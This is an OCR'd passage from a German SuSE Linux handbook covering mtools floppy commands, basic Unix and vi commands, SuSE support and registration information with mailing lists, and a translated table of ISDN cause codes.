Das Standardlaufwerk für die mtools ist das erste Diskettenlaufwerk (unter DOS `'a:'`). **mtools** nimmt das Wurzelverzeichnis der Diskette `a:\` als voreingestelltes Verzeichnis. Soll ein anderes als das voreingestellte verwendet werden, so wechseln Sie dorthin mittels **mcd**. Vergessen Sie bitte nicht, bevor Sie eine andere Diskette einlegen, wieder zurück ins Stammverzeichnis des Datenträgers zu wechseln, da sonst kein neuer Verzeichnisbaum eingelesen werden kann.

Bislang werden u. a. die folgenden (DOS-)Befehle von den mtools unterstützt:

mattrib	Ändern der DOS-Dateiattribute (`hidden`, `system` etc.).
mcd	Wechsel in ein anderes Verzeichnis.
mcopy	Kopieren von/nach DOS nach/von Unix, auch rekursiv. Beachten Sie, dass hier auch immer das Ziel angegeben werden muss.
mdel	Löschen einer DOS-Datei.
mdeltree	Rekursives Löschen eines DOS-Verzeichnisses.
mdir	Anzeige eines DOS-Verzeichnisses.
mformat	Anlegen eines DOS-Dateisystems auf einer *low-level*-formatierten Diskette. Das low-level-Formatieren geschieht mit dem Befehl **fdformat**.
mlabel	Umbenennen eines DOS-Datenträgers.
mmd	Anlegen eines DOS-Unterverzeichnisses.
mrd	Löschen eines DOS-Unterverzeichnisses.
mread	Einlesen einer DOS-Datei in ein Unix-System.
mren	Umbenennen einer existierenden DOS-Datei.
mtype	Zeigt den Inhalt einer DOS-Datei an.
mwrite	*Low-level*-Kopie einer Unix-Datei auf ein DOS-Dateisystem.

Tabelle 19.9: Befehle aus dem Paket `mtools`

Als Voreinstellung wird angenommen, bei Laufwerk `a:` handele es sich um ein 3.5-Zoll, bei Laufwerk `B:` um ein 5.25-Zoll-Diskettenlaufwerk. Dabei werden die Diskettenformate 720 KB und 1.44 MB, bzw. 360 KB und 1.2 MB unterstützt.

In `/etc/mtools.conf` können diese Standardeinstellungen geändert werden. In jeweils einer Zeile sind die Einträge wie folgt gegliedert:

- Laufwerksname (unter DOS), z. B. `a:`
- Gerätedatei (Linux), z. B. `/dev/fd0`
- Kennziffer (12 Diskettenlaufwerk, 16 Festplatte)
- Anzahl der Spuren, Leseköpfe und Sektoren

Durch Änderung der Übergabeparameter können also auch zwei 3.5-Zoll-Diskettenlaufwerke verwendet werden. Man sollte jedoch nicht zweimal den gleichen DOS-Laufwerksbuchstaben oder dieselbe Gerätedatei angeben.

19.13 Unix-Befehle im Überblick

Die wichtigsten Befehle sind überblicksartig in Tabelle 19.10 aufgelistet; optionale Parameter stehen in `'[]'`:

cd verz	Wechsel ins Unterverzeichnis `verz`.
cd ..	Wechsel in das übergeordnete Verzeichnis.
cd /verz	Wechsel ins Verzeichnis `/verz`.
cd [ ]	Wechsel ins Benutzerverzeichnis.
cp quelldatei zieldatei	kopiert `quelldatei` nach `zieldatei`.
ln [-s] bezug name	erzeugt im aktuellen Verzeichnis den [symbolischen] Link `name`, der auf die Datei `bezug` zeigt. `name` gibt den Pfad an, in dem die (eigentlich im aktuellen Verzeichnis) gesuchte Datei gefunden werden kann. Nur symbolische Links können über Dateisysteme hinweg gesetzt werden. Mit Hilfe symbolischer Links können auch Verzeichnisse „gelinkt“ werden.
ls [verz]	listet alle Dateien und Verzeichnisse im Verzeichnis `verz` auf (nur Dateinamen).
ls -l [verz]	listet alle Dateien und Verzeichnisse im Verzeichnis `verz` auf (ausführliche Anzeige im Langformat); ohne Parameter: der Inhalt des aktuellen Verzeichnisses.
ls -a [verz]	zeigt auch die versteckten Dateien an; (z. B. `~/.xinitrc`).
mkdir neuesverz	erzeugt das Verzeichnis `neuesverz`.
less datei	zeigt eine Datei seitenweise an (Vorblättern mit der Leertaste, Rückwärtsblättern mit ⓑ).
mv vondatei nachdatei	verschiebt eine Datei oder benennt sie um.
rm datei	Löscht `datei` (auch Links!).
rm -r verz	Löscht das Verzeichnis `verz` rekursiv (mit Unterverzeichnissen).
rmdir verz	Löscht das Verzeichnis `verz` (wenn leer).

Tabelle 19.10: Übersicht der wichtigsten Unix-Befehle

In Tabelle 19.11 auf der nächsten Seite finden Sie einige Befehle, die Suchaufgaben erledigen helfen.

find . -name "datei"	sucht in allen Unterverzeichnissen des aktuellen Verzeichnisses nach `datei`.
find . -name "*emil*"	sucht alle Dateien, in deren Namen die Buchstabenfolge `'emil'` enthalten ist.
man befehl	liefert eine Beschreibung von **`befehl`**.

Tabelle 19.11: Fortsetzung auf der nächsten Seite...

grep muster dateien	durchsucht alle `dateien` nach dem angegebenen `'muster'`, das natürlich auch „reguläre Ausdrücke“ (siehe Abschnitt 19.7.2 auf Seite 542 oder **man regexp**) enthalten kann.

Tabelle 19.11: Übersicht von Suchbefehlen

19.14 Ausblick

Die allgemeinen Verzeichnisse mit Befehlen unter Linux sind:

- `/bin`
- `/sbin`
- `/usr/bin`
- `/usr/sbin`
- `/usr/X11R6/bin`

Dort finden Sie viele weitere Befehle.

Mit **man** <**befehl**> erhalten Sie detaillierte Informationen zu den verfügbaren Befehlen und Programmen. Voraussetzung ist die Existenz einer entsprechenden Manual-Page (siehe Abschnitt 19.9 auf Seite 549). Die Ausgabe erfolgt dann auf das momentane Standardausgabegerät (i. Allg. der Bildschirm).

Mit Hilfe so genannter *Pipes*, in der Eingabezeile der Shell symbolisiert durch das Zeichen `'|'`, können Sie diese Ausgaben auch direkt auf den Drucker ausgeben oder gegebenenfalls direkt in Dateien schreiben lassen.

Ein Beispiel:

Sie möchten die Manual-Page zum Befehl **ls** ausdrucken lassen. Dies erreichen Sie mit:

```
tux@erde: > man -t ls | lpr
```

Einen thematisch geordneten Einstieg zu den Manual-Pages bietet Ihnen das Hypertext-Hilfesystem Ihres SuSE Linux-Systems. Geben Sie einfach **hilfe** oder **susehelp** ein. Hier haben Sie auch die Möglichkeit, Querverweisen auf weitere Manual-Pages zu folgen (engl. *hypertext*).

19.15 Der Editor vi

Die Bedienung des **vi** ist etwas gewöhnungsbedürftig. Er wird an dieser Stelle anderen Editoren vorgezogen, weil er zum einen auf jedem UNIX-ähnlichen Betriebssystem zur Verfügung steht und bei Linux zum standardmäßigen Installationsumfang gehört; zum anderen, weil seine Bedienung eindeutig ist und dadurch i. Allg. keine Missverständnisse auftreten. Außerdem: wenn nichts geht, geht **vi**.

Die nun folgende Kurzanleitung sollte Sie in die Lage versetzen, mit Hilfe des **vi** z. B. diverse Konfigurationsdateien zu editieren.

Konzept:

Der **vi** kennt 3 Betriebsarten (Modi):

- Befehlsmodus (engl. *command mode*)
  Jeder Tastendruck wird als Teil eines Befehls interpretiert.
- Einfügemodus (engl. *insert mode*)
  Tastendrucke werden als Texteingaben interpretiert.
- Komplexbefehlsmodus (engl. *last line mode*)
  Für komplexere Befehle, die in der letzten Zeile editiert werden.

Die wichtigsten Befehle des Befehlsmodus sind:

`i`	wechselt in den Eingabemodus (Zeichen werden an der aktuellen Cursorposition eingegeben).
`a`	wechselt in den Eingabemodus (Zeichen werden *nach* der aktuellen Cursorposition eingegeben).
`A`	wechselt in den Eingabemodus (Zeichen werden am Ende der Zeile angehängt).
`R`	wechselt in den Eingabemodus (überschreibt den alten Text).
`r`	wechselt zum Überschreiben *eines einzelnen* Zeichens in den Eingabemodus.
`s`	wechselt in den Eingabemodus (das Zeichen, auf dem der Cursor steht, wird durch die Eingabe überschrieben).
`C`	wechselt in den Eingabemodus (der Rest der Zeile wird durch den neuen Text ersetzt).
`o`	wechselt in den Eingabemodus (*nach* der aktuellen Zeile wird eine neue Zeile eingefügt).
`O`	wechselt in den Eingabemodus (*vor* der aktuellen Zeile wird eine neue Zeile eingefügt).
`x`	löscht das aktuelle Zeichen.
`dd`	löscht die aktuelle Zeile.
`dw`	löscht bis zum Ende des aktuellen Worts.
`cw`	wechselt in den Eingabemodus (der Rest des aktuellen Worts wird durch die Eingabe überschrieben).

Tabelle 19.12: Fortsetzung auf der nächsten Seite...

`u`	nimmt den letzten Befehl zurück.
`J`	hängt die folgende Zeile an die aktuelle an.
`.`	wiederholt den letzten Befehl.
`:`	wechselt in den Komplexbefehlsmodus.

Tabelle 19.12: Einfache Befehle des Editors vi

Allen Befehlen kann eine Zahl vorangestellt werden, die angibt, auf wie viele Objekte sich der folgende Befehl beziehen soll. So können durch Eingabe von `'3dw'` drei Wörter auf einmal gelöscht werden. Durch Eingabe von `'10x'` erreicht man das Löschen von zehn Zeichen ab der Cursorposition, `'20dd'` löscht 20 Zeilen.

Die wichtigsten Befehle des Komplexbefehlsmodus:

`:q!`	verlässt vi, ohne Änderungen zu speichern
`:w <dateiname>`	speichert unter <dateiname>
`:x`	speichert die geänderte Datei und verlässt den Editor
`:e <dateiname>`	editiert (lädt) <dateiname>
`:u`	nimmt den letzten Editierbefehl zurück

Tabelle 19.13: Komplexe Befehle des Editors vi

Das Drücken der Taste (ESC) im Eingabemodus wechselt in den Befehlsmodus.

A Support und Dienstleistungen

A.1 90 Tage Installationssupport

A.1.1 Ohne Registrierung kein Installationssupport!

Um Ihnen einen optimalen Installationssupport (I-Support) gewähren zu können, werden nur Anfragen von registrierten SuSE Linux-Benutzern beantwortet. Auf der Rückseite der CD-Hülle finden Sie den Registriercode. Dieser Code ist einmalig und dient zur Verifizierung, ob Sie ein echtes SuSE Linux vorliegen haben. Wenn Sie uns die beiliegende Registrierkarte ausgefüllt und mit aufgeklebten Registriercode per Post zuschicken oder wenn Sie sich auf unserem WWW-Server mit Hilfe des Formulars unter der URL `http://www.suse.de/form-registration.html` online registrieren lassen, erhalten Sie Anspruch auf den Installationssupport.



Hinweis

Da der Registriercode und somit auch der Supportanspruch produktgebunden ist, bitten wir Sie, sich für *jede* Ausgabe von SuSE Linux zu registrieren, auch wenn Sie ein Update durchführen oder wenn Sie das Produkt direkt von uns bezogen haben. Sie werden nicht automatisch beim Kauf registriert!

Unter welcher Internet-Adresse bzw. über welche Software-Pakete Sie Zugang dazu haben, erläutert Abschnitt A.6 auf Seite 569.

A.1.2 Umfang des Installationssupports

Der Installationssupport soll Ihnen helfen, Ihr SuSE Linux-System einsatzfähig zu installieren. Dies gilt für die zentralen Komponenten des Systems, die einen prinzipiellen Betrieb ermöglichen. Dazu zählen:

- Das Installieren des SuSE Linux-Grundsystems von der CD.
- Das grundlegende Konfigurieren eines einzelnen Rechners als Einzelplatzsystem.
- Das grundlegende Einrichten der graphischen Benutzeroberfläche X11
- Das grundlegende Einrichten eines normalen analogen Modems zur Einwahl ins Internet (nur clientseitig).

- Das grundlegende Einrichten einer normalen ISDN-Karte zur Einwahl ins Internet (nur clientseitig).
- Das Einrichten eines am Rechner direkt angeschlossenen Druckers und das grundlegende Konfigurieren des Druckerdienstes zum Drucken von diesem Rechner auf diesem Drucker.
- Das grundlegende Einrichten einer unterstützten Soundkarte.

Alle hier nicht genannten Themen werden nicht im Rahmen des Installationssupports behandelt.

Wir bitten um Ihr Verständnis, wenn wir Sie zur Konfiguration einzelner Programme auf die entsprechende Dokumentation (Manual-Pages, README-Dateien, Online-Hilfen) verweisen müssen.

A.2 Der schnellste Weg zur Hilfe!

Dies ist als kleine Anleitung gedacht, die es Ihnen ermöglichen soll, so schnell als möglich eine Antwort von unserem Support-Team zu erhalten.


- Registrieren Sie bitte Ihr SuSE Linux online auf unser Webseite unter `http://support.suse.de` oder per Postkarte.
- Schreiben Sie, wie in Datei A.2.1 auf der nächsten Seite aufgezeigt, eine E-Mail, die den Registriercode enthält, direkt an die Adresse isupport@suse.de . Beachten Sie die Groß- und Kleinschreibung bei den Kundendaten. Nur so kann Ihre E-Mail automatisch verarbeitet werden.

Zeitraum des Installationssupports

Der Installationssupport für eine SuSE Linux-Version erstreckt sich über einen Zeitraum von 90 Tagen ab dem Registrierdatum; maximal jedoch bis 90 Tage nach Erscheinen der Nachfolge-CD.

A.2.1 Wie erreichen Sie das SuSE Support-Team?

Sie können unser Support-Team per E-Mail, Fax, Brief und Telefon erreichen. Wenn Sie eine Supportanfrage an uns herantragen, stellen Sie bitte sicher, dass das gewünschte Kommunikationsmedium auch tatsächlich funktioniert.



Hinweis

Beim Versenden von E-Mails achten Sie bitte darauf, *keine* Attachments zu verschicken; wenn Sie z. B. Logdateien mitschicken wollen, fügen Sie diese *direkt* in den Text ein. Insbesondere sollten Sie es vermeiden, Dateien in anderen Formaten Ihren Mails beizupacken. Dies erschwert eine schnelle Bearbeitung.

```
VORNAME: Honigtau
NAME: Dr. Bunsenbrenner
REGCODE: XXXXXX

Liebes SuSE Support-Team,

ich habe hier in meinem Muppet-Laboratorium ein kleines
Problem.

Nach der Installation von SuSE Linux kommt nach dem
Booten des Kernels die Fehlermeldung

            "Unable to open an initial console"

Ich habe einen Pentium 800 mit 128 MB RAM und eine 60 GB IDE
Festplatte. Was mache ich falsch?

Mit freundlichen Gruessen
(auch von meinem Assistenten Beeker)

Ihr Dr. Honigtau Bunsenbrenner
<bunsen@nowhere.de>
```

Datei A.2.1: Beispiel für eine E-Mail-Anfrage

```
... habe ich ein Problem mit Lilo. Hier ist der wichtige
Teil meiner /etc/lilo.conf

---schnipp---
# Linux bootable partition config begins
image = /boot/vmlinuz
root = /dev/sda2
label = linux-2.0.36
# Linux bootable partition config ends
---schnapp---
```

Datei A.2.2: Teil einer E-Mail-Anfrage mit Konfigurationsdatei

Sie können unser Support-Team über folgende Wege zu den angegebenen Zeiten erreichen:

- **per E-Mail**

  Adresse: isupport@suse.de

  Bearbeitung: ganzwöchig

- **per WWW (E-Mail)**
  Adresse: `http://support.suse.de`
  Bearbeitung: ganzwöchig
- **per Fax**
  Fax-Nummer: `(04 21) 5 26 23 50`
  Bearbeitung: ganzwöchig
- **per Brief**
  Anschrift: SuSE GmbH
  – Support –
  Schanzäckerstr. 10
  D-90443 Nürnberg
  Bearbeitung: ganzwöchig
- **per Telefon** (Support-Hotline)
  Telefonnummer: `(04 21) 5 26 23 00`
  Zeiten der Support-Hotline:

  Montag bis Freitag von **13:00 Uhr** bis **18:00 Uhr** . Außer an gesetzlichen Feiertagen

  Halten Sie Ihren Registriercode bereit und stellen Sie sicher, dass Sie bereits registriert sind. Nur registrierte SuSE Linux-Benutzer haben Anrecht auf Installationssupport.

  Bitte beachten Sie, dass eine normale **Telefonanfrage nicht länger als 5 Minuten** dauern sollte.

  Erfahrungsgemäß ist der Andrang um 13:00 Uhr wesentlich größer als zu einem späteren Zeitpunkt. Sollten Sie also am Anfang der Telefon-Hotline nicht sofort zu einem Support-Mitarbeiter durchkommen, probieren Sie es bitte einfach etwas später.

Wir legen den Begriff Installationssupport immer großzügig aus, aber Sie werden sicher verstehen, dass wir zum Preis eines SuSE Linux-Pakets nicht die Administration Ihres Firmennetzes übernehmen können. Wir lassen Sie aber trotzdem mit Ihren Aufgaben nicht allein. Wir bieten Ihnen unter

`http://support.suse.de`

reichlich Information und Hilfestellung rund um SuSE Linux.

A.3 Kostenpflichtiger Support

Selbst wenn ein Betriebssystem alle Anlagen dazu mitbringt:

Erst durch professionelle und kompetente Betreuung wird es zur ernsthaften Alternative für den Einsatz im betrieblichen Alltag. SuSE garantiert diesen Service für Linux. Alle Informationen hierzu finden Sie ebenfalls beim zentralen Support-Portal für SuSE Linux:

`http://support.suse.de`

Individuelle Projekte und Beratung

Sie möchten SuSE Linux in Ihrem Unternehmen einsetzen. Wir bieten Ihnen kompetente Beratung und Lösungen, um Linux auch in Ihrem IT-Umfeld optimal nutzen zu können.

Wir haben als Linux-Anbieter der ersten Stunde viel Erfahrung im Einsatz von Linux-Servern gewonnen. Dazu kommt die Erfahrung unser Consultants. Nutzen Sie das Know-how unser Experten, um Ihre Projekte erfolgreich durchzuführen. Unsere Stärke ist unsere Vielseitigkeit, ob es um Datenbanken, Security-Konzepte, Internet-Anbindung oder firmenweite Vernetzung geht: Linux ist mit der richtigen Software eine starke Plattform für Ihre Anwendungen.

Unser Angebot reicht von der Konzeption, Implementation und Konfiguration von Server-Systemen bis zur kompletten Infrastruktur-Beratung.

Sie möchten z. B. Ihre Internet-Präsenz auf Basis von SuSE Linux realisieren und benötigen eine entsprechende Lösung für Web-Server, E-Mail und sichere Internet-Anbindung? Unsere Systemberater konzipieren und implementieren mit Ihnen gemeinsam die richtige Lösung.

Sie betreuen ein komplexes, heterogenes Netzwerk und möchten Linux integrieren? Wir beraten und unterstützen Sie bei Design und Rollout komplexer Server-Lösungen.

Sie haben spezielle Anforderungen, die mit Standard-Software nicht abzudecken sind? Wir können Ihnen mit individuellen Entwicklungen weiterhelfen.

Dabei unterstützt Sie vor Ort die SuSE Linux Solutions AG:

SuSE Linux Solutions AG
Mergenthalerallee 45-47
D-65760 Eschborn
Tel: +49 61 96 50 95 10
Fax: +49 61 96 40 96 07
E-Mail: solutions@suse.de

Vertreten durch unsere Regional Service Center in Hamburg, Berlin, Bonn, Stuttgart, Frankfurt, München und Nürnberg, ebenso wie durch unser Support- und Development-Center in Nürnberg.

- Rollout- und Implementation-Services

- Infrastruktur-Beratung
- Intranet-Server-Lösungen
- Internet-Server-Lösungen
- Entwicklung kundenspezifischer Anpassungen
- Komplettlösungen
- E-Commerce

A.4 Schulungen

Unsere Spezialisten schulen System-Administratoren und Programmierer so, dass sie die umfassenden Möglichkeiten von Linux in kürzester Zeit nutzen können – und damit produktiv arbeiten. Informieren Sie sich unter `http://www.suse.de/de/support/training/` zu unserem Kursangebot.

A.5 Feedback

Wir sind Ihnen immer für Hinweise und Problembeschreibungen dankbar und helfen auch gerne weiter, wenn das Problem grundlegender Natur ist oder wir bereits eine Lösung dafür haben. Auf jeden Fall ermöglicht uns Ihr Feedback, das Problem in späteren Versionen zu beseitigen bzw. die Information anderen SuSE Linux-Anwendern z. B. via WWW zur Verfügung zu stellen.

Zum anderen sind wir bemüht, ein SuSE Linux-System aufzubauen, das den Wünschen unser Kunden möglichst nahe kommt. Deshalb haben wir für Kritik an der CD und am Buch, sowie für Anregungen zu künftigen Projekten, immer ein offenes Ohr. Wir denken, dies ist der beste Weg, Fehlentwicklungen frühzeitig zu erkennen und den hohen Qualitätsstandard von Linux zu erhalten.

Sie können uns Ihr Feedback jederzeit via E-Mail an feedback@suse.de schreiben.

A.6 Weitere Dienstleistungen

Ferner möchten wir auf die folgenden, kostenlosen Dienstleistungen hinweisen, die Ihnen rund um die Uhr zur Verfügung stehen:

- **SuSE WWW-Server**

  `http://www.suse.de`

  Aktuelle Informationen, Kataloge, Bestellservice, Support-Formular, Support-Datenbank

- **SuSE Mailing-Listen** (Informationen und Diskussionsrunden via E-Mail):

- suse-announce@suse.com – Ankündigungen und Infos der SuSE GmbH (deutsch)
- suse-announce-e@suse.com – Ankündigungen und Infos der SuSE GmbH (englisch)
- suse-linux@suse.com – Diskussionen rund um die SuSE Linux-Distribution (deutsch)
- suse-linux-e@suse.com – Diskussionen rund um SuSE Linux (englisch)
- proxy-suite@suse.com – Diskussion über die SuSE Proxy-Suite (englisch)
- suse-adabas@suse.com – Infos zu und Diskussion über Adabas-D unter SuSE Linux (deutsch)
- suse-applix@suse.com – Erfahrungsaustausch zum **Applixware**-Paket der SuSE GmbH (deutsch)
- suse-axp@suse.com – SuSE Linux auf Alpha-Prozessoren (englisch)
- suse-domino@suse.com – Informationen und Diskussion zu SuSE Linux und Lotus Domino (deutsch)
- suse-ham@suse.com – SuSE Linux und Amateurfunk (deutsch)
- suse-ham-e@suse.com – SuSE Linux und Amateurfunk (englisch)
- suse-ibm-db2@suse.com – SuSE Linux und IBM DB2 (englisch)
- suse-isdn@suse.com – ISDN mit SuSE Linux (deutsch)
- suse-informix@suse.com – Infos zu und Diskussion über Informix unter SuSE Linux (englisch)
- suse-laptop@suse.com – SuSE Linux auf Laptops (deutsch)
- suse-motif@suse.com – SuSE Linux und Motif (englisch)
- suse-oracle@suse.com – Infos zu und Diskussion über Oracle unter SuSE Linux (englisch)
- suse-ppc@suse.com – SuSE Linux auf Power-PC-Prozessoren (englisch)
- suse-security@suse.com – Diskussion zu Sicherheitsbelangen unter SuSE Linux (englisch)
- suse-security-announce@suse.com – Ankündigung von sicherheitsrelevanten Fehlern und Updates (englisch)
- suse-sparc@suse.com – SuSE Linux auf Sparc-Prozessoren (englisch)

Um sich bei einer Liste einzutragen, schicken Sie eine E-Mail-Nachricht an:

<LISTNAME>`-subscribe@suse.com`

Es wird eine automatische Rückfrage kommen, die Sie bitte bestätigen müssen.

Anstelle von <LISTNAME> ist der Name der jeweils gewünschten Mailing-Liste einzusetzen; z. B. suse-announce-subscribe@suse.com, um die regelmäßigen Ankündigungen zu erhalten.

Ähnlich ist das Vorgehen, wenn Sie eine Liste abbestellen wollen:

<LISTNAME>-unsubscribe@suse.com

Achten Sie bitte darauf, dass die **unsubscribe**-Mail mit Ihrer korrekten E-Mail-Adresse geschickt wird.

- **SuSE FTP-Server**

  ftp://ftp.suse.com

  aktuelle Information, Updates und Bugfixes

  Melden Sie sich bitte beim System als Benutzer ‘ftp’ an.

B ISDN-Meldungen – “cause codes”

Leider sind die „Cause“-Meldungen, die man vom ISDN Subsystem erhält, auf Englisch und nicht immer leicht verständlich. Daher hier die Übersetzung.

Eine typische „Fehler“-Meldung (engl. *Cause*) von HiSaX besteht aus 2 Teilen, der **`location`** und dem **`cause code`**. Sie besteht im Falle von Euro-ISDN aus 5 Zeichen, **`Exxyy`** wobei `xx` die Quelle der Fehlermeldung (hier nicht erläutert) und `yy` die Meldungsursache angibt. Diese Ausgabe macht HiSaX immer hexadezimal. Manche Meldungen sind auch kein Fehler in diesem Sinne, sondern stellen normales Verhalten einer Telefonverbindung dar („besetzt“, „Verbindung durch Auflegen beendet“).

Im Folgenden die Erläuterung der verschiedenen Meldungsursachen, den „Causes“; mit freundlicher Genehmigung des Instituts für Elektronische Systeme und Vermittlungstechnik der Universität Dortmund: `http://www-esv.e-technik.uni-dortmund.de`. Beachten Sie bitte, dass HiSaX diesen „Cause“-Wert Hexadezimal ausgibt.

Cause# dez/hex	Beschreibung
	Gruppe 0/1 normale Gründe
#1 01	Die Nummer des gerufenen Teilnehmers ist zwar komplett und kann durch das Netzwerk interpretiert werden, ist aber zur Zeit keiner Endstelle zugeordnet.
#2 02	Das spezifizierte Transitnetzwerk wird durch die meldende Stelle nicht erkannt. Dies kann entweder geschehen, weil das gewünschte Transitnetzwerk nicht existiert oder aber den geforderten Dienst ablehnt.
#3 03	Es wurde kein Weg zum gewünschten Endteilnehmer gefunden, da dieser vermutlich an einem anderen als dem gewählten Netzwerk angeschlossen ist.
#6 06	Der gerufene Teilnehmer kann den geforderten Kanal nicht verwenden.
#7 07	Der Ruf wurde beim gerufenen Teilnehmer abgewiesen, da der geforderte Kanal bereits belegt war (virtueller Kanal, X.31 bzw. X.25).
#16 10	Dieser Grund wird verwendet, wenn einer der an dem Ruf beteiligten Endteilnehmer den Ruf beendet.

Tabelle B.1: Fortsetzung auf der nächsten Seite...

#17 11	Der Anschluss des gerufenen Teilnehmers ist besetzt und dieser nicht in der Lage, auf einen weiteren Ruf zu reagieren oder diesen anzunehmen.
#18 12	Der gerufene Anschluss wurde zwar erreicht, aber der Rufaufbauwunsch `SETUP` wurde nicht innerhalb der vorgesehenen Zeit beantwortet.
#19 13	Trotz Annahme des Endgerätes wurde der Ruf nicht durch den Endteilnehmer akzeptiert, z. B. Telefon klingelt in leerer Wohnung.
#21 15	Der gerufene Teilnehmer hat den Ruf explizit abgelehnt, z. B. als Reaktion auf einen Anklopfton.
#22 16	Als Option der Zielvermittlungsstelle kann dieser Grund gesendet werden, wenn sich die Rufnummer des gerufenen Teilnehmers geändert hat.
#26 1A	Dem gerufenen Teilnehmer konnte der Ruf nicht angezeigt werden.
#27 1B	Die gerufene Teilnehmerschnittstelle (Anschluss) ist zur Zeit außer Betrieb.
#28 1C	Die gewählte Rufnummer ist ungültig oder kann durch das Netzwerk nicht interpretiert werden.
#29 1D	Ein mit dem Rufaufbau angefordertes Dienstmerkmal kann durch das Netzwerk nicht bereitgestellt werden.
#30 1E	Es wird angezeigt, dass die STATUS Message, in der dieser Cause vorkommt, auf Grund einer STATUS ENQUIRY Message versendet wurde.
#31 1F	Wenn kein anderer der in der Klasse `Normal` vorhandenen Gründe für die Ursache des Rufabbaus anwendbar ist, wird dieser Grund gesendet.
	Gruppe 2, nicht verfügbare Ressourcen
#34 22	In der Vermittlungsstelle sind alle B-Kanäle (Sprechwege) oder alle virtuellen Kanäle (X.25) belegt.
#38 26	Das Vermittlungsnetzwerk ist nicht betriebsbereit und wird dies für eine absehbare Zeit auch nicht mehr sein.
#41 29	In der Vermittlungsstelle liegt ein vorübergehender Fehler vor, der in nächster Zukunft behoben sein wird. Es macht also Sinn, den Rufaufbauversuch zu wiederholen.
#42 2A	In der Vermittlungsstelle, die diesen Grund absendet, ist zur Zeit aus Überlastgründen kein Kanal verfügbar.
#43 2B	Die durch den rufenden Teilnehmer übergebene Zugriffsinformation, wie z. B. Passwörter im UTU Element, LLC oder HLC Daten, konnten nicht an den gerufenen Teilnehmer weitergeleitet werden.

Tabelle B.1: Fortsetzung auf der nächsten Seite...

#44 2C	Der gewünschte Kanal kann durch das Interface auf der anderen Seite nicht bereitgestellt werden.
#47 2F	Sollte eine Ressource nicht verfügbar sein, die nicht durch die oben genannten Gründe der Gruppe `Ressource nicht verfügbar` beschrieben werden kann, so wird dieser Grund gesendet.
	Gruppe 3, Dienst oder Option nicht verfügbar
#49 31	Das geforderte Qualitätsmerkmal (Durchsatz oder Delay) nach X.213, kann nicht eingehalten werden.
#50 32	Der Anwender ist zur Nutzung des angeforderten Dienstes nicht berechtigt, da er als Nutzer nicht eingetragen ist.
#57 39	Der Anwender ist auf der auslösenden Anlage nicht berechtigt, den geforderten Dienst zu nutzen.
#58 3A	Der verlangte Übertragungsdienst ist zur Zeit nicht verfügbar.
#59 3B	Eine nicht verfügbare Dienstleistung oder Option, die nicht durch die vorherigen Gründe zu beschreiben ist, wird hiermit angezeigt.
	Gruppe 4, Dienstleistung oder Option nicht implementiert
#65 41	Das aussendende Gerät ist nicht in der Lage, die geforderte Eigenschaft (`bearer capabiltiy`) bereitzustellen.
#66 42	Der angeforderte Kanaltyp ist nicht verfügbar.
#69 45	Das angeforderte Dienstmerkmal ist nicht implementiert.
#70 46	Der Benutzer hat die uneingeschränkte Übertragung digitaler Information angefordert, aber nur eine eingeschränkte Übertragung ist zulässig.
#79 4F	Ein Dienst oder eine Option, die sich durch die oben genannten Gründe nicht beschreiben lässt, ist nicht implementiert.
	Gruppe 5, Ungültige Nachricht, unzulässiger Parameterbereich
#81 51	Eine Nachricht wurde empfangen, die mit einem im Netzwerk zur Zeit ungültigen „Call Reference“-Wert versehen war.

Tabelle B.1: Fortsetzung auf der nächsten Seite...


#82 52	Der angeforderte Nutzkanal existiert auf der Schnittstelle, die diesen Grund liefert, nicht. Dies kann z. B. bei CHI = 26 auf einem PCM 24 Interface vorkommen.
#83 53	Es wurde versucht, einen Ruf mit einer ungültigen Call ID aus dem geparkten Zustand herauszuholen.
#84 54	Es wurde versucht, beim Übergang ins Parken eine Call ID zu verwenden, die im Bereich des zuständigen Controllers bereits in Verwendung ist.
#85 55	Es wurde versucht, einen Ruf wieder aufzunehmen, obwohl kein Ruf geparkt worden ist.
#86 56	Der Ruf mit der verlangten Call ID wurde bereits wieder ausgelöst.
#88 58	Die gerufene Endteilnehmerschnittstelle ist nicht in der Lage, den geforderten LLC oder HLC oder anderen zusätzlichen Attributen zu genügen.
#91 5B	Ein Transit Netzwerk wurde in einer inkompatiblen Weise angefordert.
#95 5F	Wenn keine andere der hier genannten Ursachen für eine ungültige Message zutrifft, wird dieser Grund versendet.
	Gruppe 6, Protokollfehler
#96 60	Ein zwingend vorgeschriebenes Informationselement ist nicht vorhanden.
#97 61	Ein unbekannter oder nicht implementierter Message-Type wurde von der auslösenden Einheit empfangen.
#98 62	Eine Message wurde empfangen, die im aktuellen Zustand des Rufes nicht zulässig war, oder es wurde eine STATUS-Message mit einem ungültigen Zustand empfangen.
#99 63	Ein Informationselement wurde empfangen, das nicht bekannt oder nicht implementiert ist. Das Informationselement kann bei einem weiteren Versuch weggelassen werden, um die gewünschte Funktion zu erreichen.
#100 64	Der Inhalt eines Informationselementes ist ungültig und kann vom den Grund sendenden Gerät nicht verwendet werden.
#101 65	Eine für den aktuellen Zustand des Rufes unzulässige Message wurde empfangen.
#102 66	Eine Prozedur zur Wiederherstellung eines stabilen Zustandes wurde als Reaktion auf das Ablaufen eines Timers eingeleitet.
#111 6F	Eine in dieser Gruppe nicht näher spezifizierte Ursache ist aufgetreten.

Tabelle B.1: Deutschsprachige ISDN-Causes

